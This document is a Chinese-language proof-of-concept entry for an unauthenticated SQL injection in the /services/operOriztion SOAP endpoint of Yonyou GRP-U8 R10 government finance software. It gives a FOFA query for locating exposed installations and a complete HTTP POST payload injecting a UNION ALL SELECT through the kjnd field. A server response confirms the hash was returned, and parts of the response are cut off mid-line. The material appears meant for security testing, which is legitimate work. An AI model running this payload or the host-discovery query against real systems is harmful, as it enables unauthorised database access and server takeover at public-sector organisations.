Y16-13用友-GRP-U8-SQL

漏洞描述：

用友GRP-U8R10行政事业内控管理软件 /services/operOriztion 接口处存在SQL注入漏洞，未授权的攻击者可利用此漏洞获取数据库权限，深入利用可获取服务器权限。

影响版本：

已停服产品GRP-U8-R10

网站图片：

网络测绘：

fofa语法：

FOFA：app="用友-GRP-U8"


漏洞复现：

payload：

```
POST /services/operOriztion HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envel
<soapenv:Header/>
<soapenv:Body>
<wsdd:getGsbmfaByKjnd soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<kjnd xsi:type="xsd:string">' UNION ALL SELECT sys.fn_sqlvarbasetostr(HashBytes('MD5','123456'))-- </kjnd>
</wsdd:getGsbmfaByKjnd>
</soapenv:Body>
</soapenv:Envelope>
```

效果图:
查询md5值



```
POST /services/operOriztion HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsdd="http://xml.apache.org/axis/wsdd/">
<soapenv:Header/>
<soapenv:Body>
<wsdd:getGsbmfaByKjnd soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<kjnd xsi:type="xsd:string">' UNION ALL SELECT sys.fn_sqlvarbasetostr(HashBytes('MD5','123456'))-- </kjnd>
</wsdd:getGsbmfaByKjnd>
</soapenv:Body>
</soapenv:Envelope>
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/xml;charset=utf-8
Date: Thu, 18 Apr 2024 08:11:38 GMT
Content-Length: 534

<?xml version="1.0" encoding="UTF-8"?><soa
xmlsoap.org/soap/envelope/" xmlns:xsd="htt
xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance"><soapenv:Body><ns1:get
soapenv:encodingStyle="http://schemas.xmls
apache.org/axis/wsdd/"><getGsbmfaByKjndRet
xsi:type="xsd:string">0xe10adc3949ba59abbe
ns1:getGsbmfaByKjndResponse></soapenv:Body
```